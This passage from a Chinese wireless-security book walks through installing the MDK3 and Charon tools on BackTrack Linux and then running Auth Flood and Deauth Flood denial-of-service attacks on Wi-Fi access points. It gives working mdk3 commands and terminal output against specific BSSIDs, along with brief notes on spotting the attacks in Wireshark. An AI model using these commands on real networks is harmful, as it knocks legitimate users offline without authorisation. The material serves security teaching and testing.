0 upgraded, 3 newly installed, 0 to remove and 37 not upgraded.
Need to get 3167kB of archives.
After this operation, 7123kB of additional disk space will be used.
Do you want to continue [Y/n]? y
WARNING: The following packages cannot be authenticated!
  gcc-4.2-base cpp-4.2 gcc-4.2
Install these packages without verification [y/N]? y
Get:1 http://archive.offensive-security.com pwnsauce/main gcc-4.2-base 4.2.4-3ubuntu4 [101kB]
Get:2 http://archive.offensive-security.com pwnsauce/main cpp-4.2 4.2.4-3ubuntu4 [2485kB]
64% [2 cpp-4.2 1956121/2485kB 78%] 161kB/s 65
```

图 8-2

- 02 从上面给出的 MDK3 官网下载最新版本的 MDK3.0 v6 安装包，下载的文件名为 mdk3-v6.tar.bz2，命令如下：

```
wget http://homepages.tu-darmstadt.de/~p_larbig/wlan/mdk3-v6.tar.bz2
```

按【Enter】键后就能看到 MDK3 的安装包被快速地下载到本地，其效果如图 8-3 所示。

```
longas@ZerOne: ~ - Terminal - Konsole
File Edit View Terminal Help
longas@ZerOne: $ wget http://homepages.tu-darmstadt.de/~p_larbig/wlan/mdk3-v6.tar.bz2
--2011-03-15 23:44:42-- http://homepages.tu-darmstadt.de/~p_larbig/wlan/mdk3-v6.tar.bz2
Resolving homepages.tu-darmstadt.de... 130.83.58.98
Connecting to homepages.tu-darmstadt.de|130.83.58.98|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 213279 (208K) [application/x-tar]
Saving to: 'mdk3-v6.tar.bz2'

100%[=====] 213,279      5.28K/s   in 40s
2011-03-15 23:45:34 (5.17 KB/s) - 'mdk3-v6.tar.bz2' saved [213279/213279]
longas@ZerOne: $
```

图 8-3

- 03 下载完毕后，先使用命令对 mdk3-v6.tar.bz2 解压缩，对于 tar.gz2 文件的解压缩方法直接用最简单的方法，具体命令如下：

```
tar jxvf mdk3-v6.tar.bz2
```

参数解释：

- j: 指使用 bzip2 来压缩 TAR 文件。
- x: 从归档中抽取文件。
- v: 显示文件的归档进度。
- f: 当与 -x 选项一起使用时，则解除该选项指定的归档。

如图 8-4 所示，执行完毕后，会在当前目录下出现一个名为 mdk3-v6 的目录。

```
longas@ZerOne: ~/mdk3-v6
File Edit View Terminal Help
longas@ZerOne:~$ sudo tar jxvf mdk3-v6.tar.bz2
tar: Record size = 8 blocks
mdk3-v6/
mdk3-v6/TODO
mdk3-v6/docs/
mdk3-v6/docs/k2wrlz.png
mdk3-v6/docs/Documentation_incomplete.html
mdk3-v6/useful_files/
mdk3-v6/useful_files/fakeap-example.txt
mdk3-v6/useful_files/less-common-ssids.txt
mdk3-v6/useful_files/common-ssids.txt
mdk3-v6/useful_files/chuckify.sh
mdk3-v6/useful_files/useful2
mdk3-v6/Makefile
```

图 8-4

- 04 强调一下，对于某些安装 mdk3-v5 版本的朋友，在安装前，需要先修订 mdk3-v6 目录下名为 common.mak 文件的内容。先进入 mdk3-v6 目录，找到一个名为 common.mak 文件，如图 8-5 所示，使用任意文本编辑器（如 Kwrite、NotePad）打开它。




图 8-5

然后，在编辑器中将如下部分内容：

```
CC = $(TOOL_PREFIX)gcc
```

替换成：

```
CC = $(TOOL_PREFIX)gcc-4.2
```

具体修改内容如图 8-6 所示，在修改完成后保存并退出文本编辑器。

05 接下来，就可以安装 MDK3.0 v6 了。先

进入 mdk3-v6 目录，输入如下命令：

```
cd mdk3-v6
```

然后输入 make 命令构建，完成后再输入 make install 进行安装，命令如下：

```
make  
make install
```

命令执行效果如图 8-7 和图 8-8 所示，其中输入 make 后会看到图 8-7 所示的内容，然后输入 make install 就会看到图 8-8 所示的内容。




图 8-6

```
longas@ZerOne: ~/mdk3-v6  
File Edit View Terminal Help  
longas@ZerOne:~$ cd mdk3-v6/  
longas@ZerOne:~/mdk3-v6$ ls  
AUTHORS COPYING Makefile osdep TODO  
CHANGELOG docs manufacturer.h mdk3.c pcap.h useful_files  
longas@ZerOne:~/mdk3-v6$ sudo make  
make -C osdep  
make[1]: Entering directory '/home/longas/mdk3-v6/osdep'  
Building for Linux  
make[2]: Entering directory '/home/longas/mdk3-v6/osdep'  
make[2]: 'os.Linux' is up to date.  
make[2]: Leaving directory '/home/longas/mdk3-v6/osdep'  
make[1]: Leaving directory '/home/longas/mdk3-v6/osdep'  
longas@ZerOne:~/mdk3-v6$ sudo make install  
make -C osdep install  
make[1]: Entering directory '/home/longas/mdk3-v6/osdep'  
Building for Linux  
make[2]: Entering directory '/home/longas/mdk3-v6/osdep'  
make[2]: 'os.Linux' is up to date.  
make[2]: Leaving directory '/home/longas/mdk3-v6/osdep'  
make[1]: Leaving directory '/home/longas/mdk3-v6/osdep'  
install -D -m 0755 mdk3 /usr/local/sbin/mdk3  
longas@ZerOne:~/mdk3-v6$
```

图 8-7

```
longas@ZerOne: ~/mdk3-v6  
File Edit View Terminal Help  
Longas@ZerOne:~/mdk3-v6$ sudo ./mdk3  
  
MDK 3.0 v6 - "Yeah, well, whatever"  
by ASPj of k2wrlz, using the osdep library from aircrack-ng  
And with lots of help from the great aircrack-ng community:  
Antragon, moongray, Ace, Zero Chaos, Hirte, thefkboss, ductape,  
telekomiker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik  
THANK YOU!  
  
MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weakneses.  
IMPORTANT: It is your responsibility to make sure you have permission from  
the  
network owner before running MDK against it.  
  
This code is licenced under the GPLv2  
  
MDK USAGE:  
mdk3 <interface> <test_mode> [test_options]
```

图 8-8

注意，若之前没有安装 gcc-4.2，或者没有修改上述文件的内容，将会出现安装错误的提示。这样，按照本节内容仔细地重做一遍即可成功安装。

经验分享：对于上面修改 common.mak 文件再进行安装的方法，有的朋友可能觉得比较麻烦，其实也有简单的方法，可以直接用下面的命令来替代修改文件及后面 make 安装的全部步骤，命令如下：

```
make CC=gcc-4.2  
make install
```

遵循上面 5 个步骤，就可以成功地将 MDK3 的最新版本安装到 BackTrack4 Linux 上了。大家可以输入 mdk3 进行检查，如图 8-9 所示，在 BT4 下原本默认的 MDK3.0 v4 版本已经升级为 MDK3.0 v6 版。类似地，当 MDK3 再出现新版本的时候，参考上述步骤即可进行升级。

```

longas@ZerOne: ~/mdk3-v6
longas@ZerOne:~/mdk3-v6$ sudo ./mdk3
MDK 3.0 v6 - "Yeah, well, whatever"
by ASPJ of k2wrlz, using the osdep library from aircrack-ng
And with lots of help from the great aircrack-ng community:
Antragon, moongray, Ace, Zero Chaos, Hirte, thefkboss, ducttape,
telekomiker, Le_Vert, sorbo, Andy Green, bahathir and Dawid Gajownik
THANK YOU!

MDK is a proof-of-concept tool to exploit common IEEE 802.11 protocol weaknesses

```

图 8-9

8.2.3 关于图形界面无线 D.O.S 工具——Charon

Charon 是 MDK2/3 的图形界面版本，基于 Java 编译。目前的最新版本为 2.0.1，最初由 ShamanVirtuel 于 2007 年 10 月在 Aircrack-ng.org 官方论坛发布的测试版。其正式版本发布网站为 <http://shamanvirtuel.googlepages.com>，不过 2008 年过后由于个人原因已暂停更新。

注：Charon 这个名字其实是源自神话中冥河中的摆渡人，冥河就是冥界的死亡之河，看过圣斗士的朋友一定记得那个被埋没在冥河中的黄金圣斗士的桥段。

8.2.4 D.O.S 攻击工具的使用

由于用于演示的 Charon 2.0.1 并不是人们所熟悉的英文版本，而是一个法文版，所以这里给要给大家讲一下基本的使用。而由于 Charon 是基于 MDK3 制作的，所以关于它的功能会在后面了解 MDK3 的时候自然了解到。

初次使用 Charon 时应该先了解如何正确载入无线网卡。先插入无线网卡，并在 Linux 下正确载入，然后如图 8-10 所示直接打开 Charon 2.0.1 后，在主界面中选择 REGLAGES CARTES→SELECTION CARTE（选择无线网卡）选项，可以在弹出的子菜单中看到只有一个无线网卡是亮色的，但是在其前方出现一个红色的禁止符号，表示不可用。

为什么会出现这样的提示呢？原因是在默认情况下，Charon 是无法使用无线网卡的，它需要无线网卡处于 Monitor，即监听模式，才能够发挥其作用并正常工作。所以，在使用 Charon 之前，一定要先将无线网卡激活为 Monitor 模式。如图 8-11 所示，使用之前学到的 Airmon-ng 能够轻松地激活无线网卡。




图 8-10

```

longas@ZerOne: ~
longas@ZerOne:~$ sudo airmон-ng start wlan0
Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

```

PID	Name
868	NetworkManager
871	avahi-daemon
877	avahi-daemon
930	wpa_supplicant
1671	dhclient

```

Interface      Chipset      Driver
eth1          Unknown       wl
wlan0         Ralink 2573 USB rt73usb - [phy1]
                           (monitor mode enabled on mon0)

```

图 8-11

一旦成功激活后，如图 8-12 所示，Charon 2.0.1 就能够识别出当前可用的无线网卡为 mon0，同时该无线网卡前会出现一个绿色的对钩。若需要使用该网卡，勾选该项即可。同时在背景界面上会有“已选择 mon0 无线网卡”的提示。

如图 8-13 所示，在 Charon 2.0.1 的主界面的 CONTROLLEURS DE SESSIONS 菜单中能看到 Charon 2.0.1 支持的所有攻击模式，包含了 Auth 攻击、Deauth 攻击等。



图 8-12



图 8-13

既然已经了解了工具，接下来就来学习如何实现无线 D.O.S 攻击。

8.3 无线 D.O.S 攻击的常用方法

关于无线攻击有多种方法，本节主要说明常用的方法。

8.3.1 关于无线连接验证及客户端状态

1. 关于无线连接验证

先来回顾前面提及的无线网络环境，无线客户端都是需要通过一个验证来实现连接无线接入点的。AP 上的验证可采用开放式密钥验证或者预共享密钥验证两种方式。一个工作站可以同时与多个 AP 进行连接验证，但在实际连接时，同一时刻一般还只是通过一个 AP 进行的。图 8-14 所示为使用密码来进行连接验证。

2. 关于无线客户端状态

IEEE 802.11 定义了一种客户端状态机制，用于跟踪工作站身份验证和关联状态。无线客户端和 AP 基于 IEEE 标准实现这种状态机制，如图 8-15 所示。成功关联的客户端停留在状态 3，才能进行无线通信。处于状态 1 和状态 2 的客户端在通过身份验证和关联前无法参与 WLAN 数据通信过程。

在图 8-15 中，无线客户端根据它们的关联和认证状态，可以为 3 种状态中的任意一种。

了解下述内容对理解无线 D.O.S 攻击有着很大作用，为方便更多读者理解，这里制作了图 8-15 的对应列表，请大家结合表 8-1 的内容对照查看。



图 8-14




图 8-15

表 8-1

状态机制	客户端状态	客户端具体表现	备注
State 1	Unauthenticated	没有通过验证，没有和 AP 建立关联	无线客户端处于搜索及试图连接 AP 阶段
	Unassociated		
State 2	Authenticated	通过验证，没有和 AP 建立关联	无线客户端已经输入正确的连接密码并等待
	Unassociated		
State 3	Authenticated	通过验证，和 AP 建立关联	无线客户端被允许连接（AP 自动分配地址）
	Associated		

小知识：注意，AP（接入点）在客户端关联表中维护客户端状态信息。只要客户端关联表达达到所允许的关联客户端（状态 3）的饱和程度，接入点就会开始拒绝新的关联请求。AP 的这种状态称为接入点过载或超载。

明白了上述的内容，下面就来学习实际的攻击是怎样实现的。

8.3.2 Auth Flood 攻击

验证洪水攻击，国际上称之为 Authentication Flood Attack，全称即身份验证洪水攻击，通常被简称为 Auth D.O.S 攻击，是无线网络拒绝服务攻击的一种形式。该攻击目标主要针对那些处于通过验证、和 AP 建立关联的关联客户端，攻击者将向 AP 发送大量伪造的身份验证请求帧（伪造的身份验证服务和状态代码），当收到大量伪造的身份验证请求超过所能承受的能力时，AP 将断开其他无线服务连接。

一般来说，所有无线客户端的连接请求会被 AP 记录在连接表中。当连接数量超过 AP 所能提供的许可范围时，AP 就会拒绝其他客户端发起的连接请求。为方便大家理解，图 8-16 所示是身份验证洪水攻击原理图，可以看到攻击者对整个无线网络发送了伪造的身份验证报文。




图 8-16

1. 身份验证攻击实现及效果

为了开展验证洪水攻击，攻击者会先使用一些看起来合法但其实是随机生成的 MAC 地址来伪造工作站，然后，攻击者就可以发送大量的虚假连接请求到 AP。对 AP 进行持续且猛烈的虚假连接请求，最终会导致无线接入点的连接列表出现错误，合法用户的正常连接也会被破坏。

可以使用的工具有很多，比如在 Linux 下比较有名的 MDK2/3，或者早一点的 Void11 等。那么，在开始攻击之前，一般会先使用 Airodump-ng 查看当前无线网络状况。如图 8-17 所示，这是在正常情况下探测到的无线接入点和已经连接的无线客户端。

```
longas@ZerOne: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

CH 12 ][ Elapsed: 5 mins ][ 2011-02-19 16:22
          PWR  Beacons   #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:1C:DF:60:C1:94 -56    233      4   0   1 54e WPA  TKIP  PSK Belkin
00:21:91:42:AD:B6 -83    101      0   0   1 54e WPA  TKIP  PSK dlink
94:0C:60:D3:1C:30 -82    136      0   0  10 54 . WPA2 CCMP  PSK FAST D31C30
00:25:5E:B3:33:7F -84     14      0   0  11 54 WPA  TKIP  PSK ChinaNet-PunF

          BSSID      STATION      PWR  Rate     Lost  Packets  Probes
00:1C:DF:60:C1:94 00:1F:3C:45:56:00 -33  0 - 1e    0    160  WXYZ,Belkin
(not associated) 00:0E:E8:D3:BF:71   0   0 - 1    0     66
(not associated) 00:22:5F:83:48:34 -21  0 - 1    0     16
(not associated) 48:5D:60:5C:3C:A0 -81  0 - 1    0     28  ChinaNet-i5jf
```

图 8-17

具体攻击可以使用 MDK3 工具实现，该软件可以通过无线网卡发射随机伪造的 AP 信号，并可根据需要设定伪造 AP 的工作频道，下面将以 Ubuntu 环境为例进行演示。一般设定为预干扰目标 AP 的同一频道。

具体命令如下：

```
mdk3 网卡 a -a 00:1C:DF:60:C1:94
```



参数解释：

- 网卡：此处用于输入当前的网卡名称，这里就是 mon0。
- a：Authentication D.O.S 模式，即验证洪水攻击模式。
- -a：攻击指定的 AP，此处需要输入 AP 的 MAC 地址，这里就是基于图 8-17 所探测到的 SSID 为 Belkin 的 AP。
- -s：发送数据包速率，但并不精确，这里为 200，实际发包速率会保存在 150~250 个包/秒，可以不使用该参数。

按【Enter】键后就能看到 MDK3 伪造了大量不存在的无线客户端 SSID 与 AP 进行连接，而且也出现了很多显示为 AP responding 或者 AP seems to be INVULNERABLE 的提示。图 8-18 所示为对 SSID 为 Belkin 的 AP 进行 Auth D.O.S 攻击。

```
longas@ZerOne: ~/mdk3-v6$ sudo ./mdk3 mon0 a -a 00:1C:DF:60:C1:94
AP 00:1C:DF:60:C1:94 is responding!
Connecting Client: 67:C6:69:73:51:FF to target AP: 00:1C:DF:60:C1:94
Connecting Client: D9:A8:87:75:65:70 to target AP: 00:1C:DF:60:C1:94
Connecting Client: E2:A0:7F:F8:E3:47 to target AP: 00:1C:DF:60:C1:94
Connecting Client: 1D:AA:31:82:A4:FA to target AP: 00:1C:DF:60:C1:94
Connecting Client: FE:61:A8:4F:4A:67 to target AP: 00:1C:DF:60:C1:94
Connecting Client: 0F:2E:40:90:C3:8C to target AP: 00:1C:DF:60:C1:94
AP 00:1C:DF:60:C1:94 seems to be INVULNERABLE!
Device is still responding with 500 clients connected!
Connecting Client: 6A:DD:E5:60:A4:40 to target AP: 00:1C:DF:60:C1:94
Connecting Client: 2F:C4:21:68:0A:BA to target AP: 00:1C:DF:60:C1:94
Packets sent: 1114 - Speed: 86 packets/sec
```

图 8-18

经验分享：注意，若上述命令中不使用-a 这个参数，就意味着让 MDK3 对当前能够搜索到的全部无线网络进行随机性攻击，就像常说的“无差别攻击”。

图 8-19 所示为向 SSID 为 Belkin、频道为 1 的无线接入点正常通信进行 Auth D.O.S 攻击。可以看到，在使用 Airodump-ng 监测界面的下方，瞬间出现了大量的伪造客户端，且连接对象均为“00:1C:DF:60:C1:94”。此时的合法无线客户端虽然不是所有的都受到影响，但已经出现了不稳定的情况。

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
(not associated)	00:0E:E8:D3:BF:71	0	0 - 1	0	99	
(not associated)	00:22:5F:83:48:34	-51	0 - 1	12	38	
00:1C:DF:60:C1:94	6A:DD:E5:60:A4:40	0	0 - 1	0	1	
00:1C:DF:60:C1:94	6B:98:53:90:0C:96	0	0 - 1	0	2	
00:1C:DF:60:C1:94	F4:92:77:D5:53:57	0	0 - 1	0	2	
00:1C:DF:60:C1:94	A2:FC:F9:12:E5:FB	0	0 - 1	0	2	
00:1C:DF:60:C1:94	93:00:6A:C9:F9:C6	0	0 - 1	0	2	
00:1C:DF:60:C1:94	D1:55:F6:C6:5B:AC	0	0 - 1	0	2	
00:1C:DF:60:C1:94	45:FC:25:73:3C:09	0	0 - 1	0	2	
00:1C:DF:60:C1:94	AD:7C:E1:C1:E0:95	0	0 - 1	0	2	

图 8-19

经验分享：有一个小细节需要注意，在使用 MDK3 之前，一定要将无线网卡激活为 Monitor 模式，否则将无法正常使用 MDK3 之类的无线 D.O.S 工具，在使用的时候就会出现图 8-20 所示的错误提示，告诉无法识别设备。激活无线网卡的工具就是前面已经掌握的工具 airmon-ng。这里就不再重复介绍参数了，具体命令如图 8-21 所示。

```
root@ZerOne: ~ - Shell No. 1
Session Edit View Bookmarks Settings Help
root@ZerOne: # mdk3 mon0 d -c 6 -s 200
Interface mon0:
ioctl(SIOCGIFINDEX) failed: No such device
root@ZerOne: #
```

图 8-20

```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # airmon-ng start wlan0
Interface     Chipset      Driver
wlan0          Ralink 2573 USB rt73usb - (monitor mode enabled on mon0)
```

图 8-21

同样地，使用前面介绍过的图形化工具也可以实现，图 8-22 所示为 MDK3 攻击工具的 Java 图形化版本 Charon 的工作界面，该工具通过事先监测到的无线客户端 MAC，可对指定无线客户端进行定点攻击。在图 8-22 中可以看到该攻击工具伪造了大量不存在的客户端 MAC 来对目标 AP 进行连接验证。由于工具一样，只是加了个图形界面，所以这里不再赘述。

2. 身份验证攻击典型数据报文分析

在察觉到网络不稳定时，应该立即着手捕获数据包并进行分析，这样是可以迅速识别出 Auth D.O.S 攻击的。

图 8-23 所示为在 Auth D.O.S 攻击开始后，无线网络出现不稳定状况时，使用 Wireshark 抓包的结果分析，可以看到有大量连续的 802.11 Authentication 数据报文提示出现。



图 8-22




图 8-23

双击打开图 8-23 中的任意一个 802.11 Auth 数据包，可以看到图 8-24 所示的数据包结构。详细说明，包括类型、协议版本、时间、发送源 MAC、目标 MAC 等。按照有线网络 D.O.S 攻击的经验，管理员貌似可通过抓包来识别和记录攻击者主机的无线网卡 MAC，不过遗憾的是，单纯靠这样来识别 Auth 攻击者是不太可行的，正如大家所见，这些无线客户端 MAC 都是伪造的。




图 8-24

除了 Wireshark 之外，也可以使用 OmniPeek 进行无线网络数据包的截取和分析。当遭遇遇到强烈的 Auth D.O.S 攻击时，已经连接的无线客户端会明显受到影响，出现断网频繁、反复重新验证无法通过等情况。当网络中出现此类情况时，无线网络的管理员、安全人员应引起足够的重视，并迅速进行响应和处理。

8.3.3 Deauth Flood 攻击

取消验证洪水攻击，国际上称之为 De-authentication Flood Attack，全称即取消身份验证洪水攻击或验证阻断洪水攻击，通常被简称为 Deauth 攻击，是无线网络拒绝服务攻击的一种形式，它旨在通过欺骗从 AP 到客户端单播地址的取消身份验证帧来将客户端转为未关联/未认证的状态。对于目前广泛使用的无线客户端适配器工具来说，这种形式的攻击在打断客户端无线服务方面非常有效和快捷。一般来说，在攻击者发送另一个取消身份验证帧之前，客户端会重新关联和认证以再次获取服务。攻击者反复欺骗取消身份验证帧才能使所有客户端持续拒绝服务。

为了方便读者理解，绘制了一张取消身份验证洪水攻击原理图，大家可以好好理解一下，在图 8-25 中可看到攻击者为了将所有已连接的无线客户端“踢下线”，对整个无线网络发送了伪造的取消身份验证报文。




图 8-25

1. 取消身份验证攻击实现及效果

无线黑客通过发送 Deauthentication 取消验证数据包文，达到中断已连接的合法无线客户端正常通信的目的，并在长时间持续大量发送此类报文的基础上，使得无线网络一直处于瘫痪状态。下面来看看相关工具及效果。

可以使用的工具有很多，比如在 Linux 下比较有名的 MDK2/3，或者早一点的 Void11 等，也可以使用 Aireplay-ng 的其中一个参数-0 配合实现。图 8-26 所示为 Aireplay-ng 的参数说明，可以看到 deauth 参数就是用于发送 Deauth 数据报文的，该参数也可以使用-0 参数替代。

```
longas@ZerOne: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

Attack modes (numbers can still be used):
--deauth      count : deauthenticate 1 or all stations (-0)
--fakeauth    delay : fake authentication with AP (-1)
--interactive : interactive frame selection (-2)
--arpreplay   : standard ARP-request replay (-3)
--chopchop    : decrypt/chopchop WEP packet (-4)
--fragment   : generates valid keystream (-5)
--caffe-latte: query a client for new IVs (-6)
--cfrag       : fragments against a client (-7)
--test        : tests injection and quality (-9)
--help        : Displays this usage screen

No replay interface specified.
longas@ZerOne:~$
```

图 8-26

同样地，在开始攻击之前，一般会先使用 Airodump-ng 查看当前无线网络状况。如图 8-27 所示，这是在正常情况下探测到的 SSID 为 TP-LINK 的无线接入点和已经连接到该 AP 的无线客户端。



无线网络黑客攻防

```
longas@ZerOne: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)

CH 2 ][ Elapsed: 56 s ][ 2011-02-19 17:01

BSSID          PWR Beacons    #Data, #/s CH MB   ENC CIPHER AUTH ESSID
00:1C:DF:60:C1:94 -51      35       13   0   1 54e WPA TKIP  PSK Belkin
94:0C:6D:D3:1C:30 -84      24       0   0   10 54 . WPA2 CCMP  PSK FAST D31C30
00:21:91:42:AD:B6 -84      25       0   0   1 54e WPA TKIP  PSK dlink

BSSID          STATION        PWR Rate     Lost Packets Probes
(not associated) 00:0E:E8:D3:BF:71  0   0 - 1   0       11
00:1C:DF:60:C1:94 00:1F:3C:45:56:00 -31 54e- 1e   28       20 Belkin
```

图 8-27

接下来，Deauth 攻击可以使用 MDK3 工具实现，具体命令如下：

```
mdk3 网卡 d -c 1
```

参数解释：

- 网卡：此处用于输入当前的网卡名称，这里就是 mon0。
- d：Deauthentication / Disassociation 攻击模式，即支持取消验证洪水攻击模式和后面要讲到的取消关联洪水攻击模式，这两个模式由于表现很相近，所以被归在一起。
- -c：num 针对的无线网络工作频道，这里选择为 1。
- -w：file 白名单模式，w 就是 whitelist mode 的简写，即后跟文件中包含 AP 的 MAC 会在攻击中回避。
- -b：file 黑名单模式，b 就是 blacklist mode 的简写，即后跟预攻击目标 AP 的 MAC 列表，这个在对付大量处于不同频道的目标时使用。

按【Enter】键后就能看到 MDK3 开始向大量已经连接的无线客户端与 AP 进行强制断开连接攻击，如图 8-28 所示，这里面出现的很多 MAC 都是图 8-28 所示的当前已经连接的合法客户端 MAC，而 MDK3 正试图对 SSID 为 Belkin 的 AP 和客户端发送 Deauth 数据包来强制断开它们。

```
root@ZerOne: ~ - Shell No. 3 - Konsole <@ZerOne>
Session Edit View Bookmarks Settings Help
root@ZerOne: # mdk3 mon0 d -c 6
Disconnecting between: 00:16:44:C6:FD:61 and: 00:19:E0:EB:33:66 on channel: 6
